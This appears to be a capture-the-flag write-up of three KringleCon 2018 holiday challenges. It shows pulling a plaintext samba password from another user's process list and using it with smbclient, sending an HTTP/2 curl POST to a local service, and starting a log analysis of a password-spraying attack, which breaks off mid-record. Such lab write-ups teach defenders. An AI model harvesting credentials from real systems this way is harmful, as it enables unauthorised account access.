WWNXXXKK0OOkxdxxxollcccoo:;,cc;::;..:;..,::...    ;:,  ,,.  .,,.  ::'...
WWNXXXKK0OOkxdxxxollcccoo:;,cc,';:;':;..,::...    ,:;  ,,,',,'    ::,'''.
WWNXXXK0OOkkxdxxxollcccoo:;,cc,'';:;:;..'::'..  .;:.  ,,.   ','   ::.
WWNXXXKK00OOkdxxxddooccoo:;,cc,''.,::;....;:;,,;:,.   ,,.    ','   ::;;;;;
WWNXXKK0OOkkxdddoollcc:::;;,,,'''...............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.

-Tangle Coalbox
-ER Investigator

Congratulations!
```

Stall Mucking report


In this challenge, forgetful Wurnose Openslae has an urgent task to complete, but can't remember his credentials to do so. Unfortunately he seems to have been out on a school night, so isn't in top form and needs us to recover his password.

The first attempt to do this would be to list all running processes on the device:



```
elf@5a289bd904f2:~$ ps -ef
UID         PID  PPID  C STIME TTY          TIME CMD
root          1     0  0 14:05 pts/0    00:00:00 /bin/bash /sbin/init
root         10     1  0 14:05 pts/0    00:00:00 sudo -u manager /home/manager/samba-wrapper.sh
root         11     1  0 14:05 pts/0    00:00:00 sudo -E -u manager /usr/bin/python /home/manag
manager      15    10  0 14:05 pts/0    00:00:00 /bin/bash /home/manager/samba-wrapper.sh --ver
root         16     1  0 14:05 pts/0    00:00:00 sudo -u elf /bin/bash
elf          17    16  0 14:05 pts/0    00:00:00 /bin/bash
manager      22    11  0 14:05 pts/0    00:00:00 /usr/bin/python /home/manager/report-check.py
root         23     1  0 14:05 ?        00:00:00 /usr/sbin/smbd
root         24    23  0 14:05 ?        00:00:00 /usr/sbin/smbd
root         25    23  0 14:05 ?        00:00:00 /usr/sbin/smbd
root         27    23  0 14:05 ?        00:00:00 /usr/sbin/smbd
manager      29    15  0 14:06 pts/0    00:00:00 sleep 60
elf          30    17  0 14:07 pts/0    00:00:00 ps -ef
elf@5a289bd904f2:~$
```

We can see from this output, that `manager` is running a samba-wrapper script, which presumably is responsible for mounting samba shares. We therefore take a closer look at the process manager is running:



```
elf@5a289bd904f2:~$ ps -ef | grep manager
root         10     1  0 14:05 pts/0    00:00:00 sudo -u manager /home/manager/samba-wrapper.sh
 --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler -
-accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/re
port-upload/ directreindeerflatterystable -U report-upload
root         11     1  0 14:05 pts/0    00:00:00 sudo -E -u manager /usr/bin/python /home/manag
er/report-check.py
manager      15    10  0 14:05 pts/0    00:00:00 /bin/bash /home/manager/samba-wrapper.sh --ver
bosity=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accep
t-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-u
pload/ directreindeerflatterystable -U report-upload
manager      22    11  0 14:05 pts/0    00:00:00 /usr/bin/python /home/manager/report-check.py
manager      32    15  0 14:08 pts/0    00:00:00 sleep 60
elf          34    17  0 14:08 pts/0    00:00:00 grep manager
elf@5a289bd904f2:~$
```


We can see the exact command that `manager` has used to start `samba-wrapper.sh`. This includes a number of interesting arguments, which I suppose all just get supressed. If 42 is the answer, what is the question?

Most importantly from this output is the line directreindeerflatterystable, which we can assume to be some form of password, set by somebody who is clearly a fan of XKCD[10] and has tried to make a secure password. If only they'd thought about not submitting it in plaintext via the command line as well.

Now that we have this password, we need to find a way of connecting to the samba share and submitting the file. On Linux systems, connecting to samba shares is most easily done with smbclient[11]:


[10] https://xkcd.com/936/

[11] https://www.samba.org/samba/docs/current/man-html/smbclient.1.html



```
elf@5a289bd904f2:~$ smbclient -U report-upload //localhost/report-upload
WARNING: The "syslog" option is deprecated
Enter report-upload's password:
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
smb: \>
smb: \>
smb: \> put report.txt
putting file report.txt as \report.txt (500.9 kb/s) (average 501.0 kb/s)
smb: \> Terminated
```


This completes Wurnose Openslae's task, so that he can go and get over his hangover:



```
elf@5a289bd904f2:~$

                               .;;;;;;;;;;;;;;;'
                             ,NWOkkkkkkkkkkkkkkNN;
                           ..KM; Stall Mucking ,MN..
                         OMNXNMd.             .oMWXXMO.
                        ;MO   lONNNNNNNNNNNNNNNOo   xMc
                        :MO                         xMl              '.
                        :MO   dOOOOOOOOOOOOOOOOOd.  xMl              :l:.
 .cc::::::::;;;;;;;;;;;,oMO  .ONNNNNNNNNNNNNNNNNO.  xMd,,,,,,,,,,,,,clll:.
 'kkkxxxxxxdddddooooooooxMO   ..'''''''''''.        xMkccccccclllllllllllooc.
 'kkkxxxxxxdddddooooooooxMO  .MMMMMMMMMMMMMM,       xMkccccccclllllllllllooool
 'kkkxxxxxxdddddooooooooxMO   '::::::::::::,        xMkccccccclllllllllllool,
 .ooooollllllccccccccc::dMO                         xMx;;;;;::::::::lllll'
                        :MO  .ONNNNNNNNXk           xMl              :lc'
                        :MO   dOOOOOOOOOo           xMl              ;.
                        :MO   'cccccccccccccc:'     xMl
                        :MO  .WMMMMMMMMMMMMMMMW.    xMl
                        :MO    ...............      xMl
                        .NWxddddddddddddddddddddddddNW'
                          ;ccccccccccccccccccccccccc;



You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.

-Wunorse Openslae
```


CURLing Master

In this challenge, Holly Evergreen needs us to restart the Candy Cane striper so that all the boys and girls can get real candy on Christmas day. The candy cane striper has been one of the more problematic elements of Santa’s operation over recent years, so let’s see if we can sort it once and for all.




```
I am Holly Evergreen, and now you won't believe:
Once again the striper stopped; I think I might just leave!
Bushy set it up to start upon a website call.
Darned if I can CURL it on - my Linux skills apall.

Could you be our CURLing master - fixing up this mess?
If you are, there's one concern you surely must address.
Something's off about the conf that Bushy put in place.
Can you overcome this snag and save us all some face?

  Complete this challenge by submitting the right HTTP
  request to the server at http://localhost:8080/ to
  get the candy striper started again. You may view
  the contents of the nginx.conf file in
  /etc/nginx/, if helpful.
elf@b691bb1893ea:~$
```

As Holly Suggests, it’s useful to take a look at the nginx config file, so see if anything jumps out. Straight away, there appears to be a useful snippet where Busy Evergreen has decided to use http2 for incoming connections.




```
server {
# love using the new stuff! -Bushy
        listen                      8080 http2;
        # server_name               localhost 127.0.0.1;
        root /var/www/html;
```

As mentioned by Chris Elgee[12], CURL is one tool that allows you to use HTTP/2 on the command line. If we try a bog standard CURL request, it looks like just binary data is being returned:




```
elf@cc9dd18c9c54:~$ curl http://localhost:8080
   ����elf@cc9dd18c9c54:~$ 
```

We can therefore attempt to run a http2 request with CURL, this time with verbose mode switched on, to see what is happening:



```
elf@cc9dd18c9c54:~$ curl -v --http2 http://localhost:8080
* Rebuilt URL to: http://localhost:8080/
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 8080 (#0)
> GET / HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/7.52.1
> Accept: */*
> Connection: Upgrade, HTTP2-Settings
> Upgrade: h2c
> HTTP2-Settings: AAMAAABkAARAAAAA
>
* Curl_http_done: called premature == 0
* Connection #0 to host localhost left intact
   ����elf@cc9dd18c9c54:~$ 
```


Interestingly in this request, although we know that the web server supports HTTP/2, it is reverting to HTTP/1.1, which could explain the strange output. To combat this, we can use the flag `-http2-prior-knowledge`. Trying this gives us the correct request:



```
elf@3885847053f3:~$ curl --http2-prior-knowledge http://localhost:8080
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


 </body>
</html>
```

The page returned from the correct HTTP/2 request tells us we need to submit a CURL POST request to restart the Candy Cane striper, which we do as follows:

[12] https://www.youtube.com/watch?v=PC6-mn9g9Cs



```
elf@cc9dd18c9c54:~$ curl --http2-prior-knowledge -d "status=on" -X POST http://localhost:8080
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


                                                                okkd,
                                                               OXXXXX,
                                                              oXXXXXXo
                                                             ;XXXXXXX;
                                                            ;KXXXXXXx
                                                           oXXXXXXXO
                                                        .lKXXXXXXX0.
  ''''''        .''''''       .''''''       .:::;   ':okKXXXXXXXX0OxcooddooI,
 'MMMMMO',,,,,;WMMMMM0',,,,,;WMMMMMK',,,,,,occccoOXXXXXXXXXXXXXxxXXXXXXXXXXX.
 'MMMMN;,,,,,'0MMMMMW;,,,,,'OMMMMMW:,,,,,'kxcccc0XXXXXXXXXXXXXXxx0KKKKK000d;
 'MMMMl,,,,,,oMMMMMMo,,,,,,lMMMMMMd,,,,,,cMxcccc0XXXXXXXXXXXXXXOdkO000KKKKK0x.
 'MMMO',,,,,;WMMMMMO',,,,,,NMMMMMK',,,,,,XMxcccc0XXXXXXXXXXXXXXxxXXXXXXXXXXXX:
 'MMN,,,,,,'OMMMMMW;,,,,,'kMMMMMW;,,,,,'xMMxcccc0XXXXXXXXXXXXXKkkxxO0000000x;.
 'MMl,,,,,,lMMMMMMo,,,,,,cMMMMMMd,,,,,,:MMMxcccc0XXXXXXXXXXKOOkd0XXXXXXXXXXXO.
 'M0',,,,,;WMMMMM0',,,,,,NMMMMMK,,,,,,,XMMMxcccckXXXXXXXXXXX0KXKxOKKKXXXXXXXXk.
 .c.......'cccccc.......'cccccc.......'cccc:ccc:  .c0XXXXXXXXXXX0xO000000000c
                                                    ;xKXXXXXXXX0xKXXXXXXXXXK.
                                                       ..,:ccllc:cccccc:'
```

Striped candy canes for everyone!!


Yule Log Analysis

Yule never believe it, but someone in Kringle Castle has had their account compromised by a nasty password spraying attack. Obviously never heard of say it, don't spray it.

Pepper Minstix would like us to find out which of the elves was using a terrible password and has provided us with an extract from the Windows event logs. I love the smell of DFIR in the morning.

Sometimes in DFIR, it's better to prove a negative than a positive, as outlined by this blog[13]. Using a provided python script and nothing more than built-in Unix command `more` (see what I did there?!), we begin by looking for failed logins, event code 4625. We notice that there are a spate of these, all on 10/09/2018 and all around 13:00.


They also all come from IP Address 172.31.254.101, trying to login to WIN-KCON-EXCH16.EM.KRINGLECON.COM. We are told by Pepper Minstix that it was a webmail user whose account was compromised, so we can guess that the EXCH in the hostname means we're looking at the right machine.



```
<EventID Qualifiers="">4625</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8010000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 13:03:35.204905"></TimeCreated>
<EventRecordID>239832</EventRecordID>
<Correlation ActivityID="{71a9b66f-4900-0001-a8b6-a9710049d401}" RelatedActivityID=""></Correl
ation>
<Execution ProcessID="664" ThreadID="852"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">WIN-KCON-EXCH16$</Data>
<Data Name="SubjectDomainName">EM.KRINGLECON</Data>
<Data Name="SubjectLogonId">0x00000000000003e7</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">ahmed.ali</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">%%2313</Data>
<Data Name="SubStatus">0xc0000064</Data>
<Data Name="LogonType">8</Data>
<Data Name="LogonProcessName">Advapi  </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">WIN-KCON-EXCH16</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
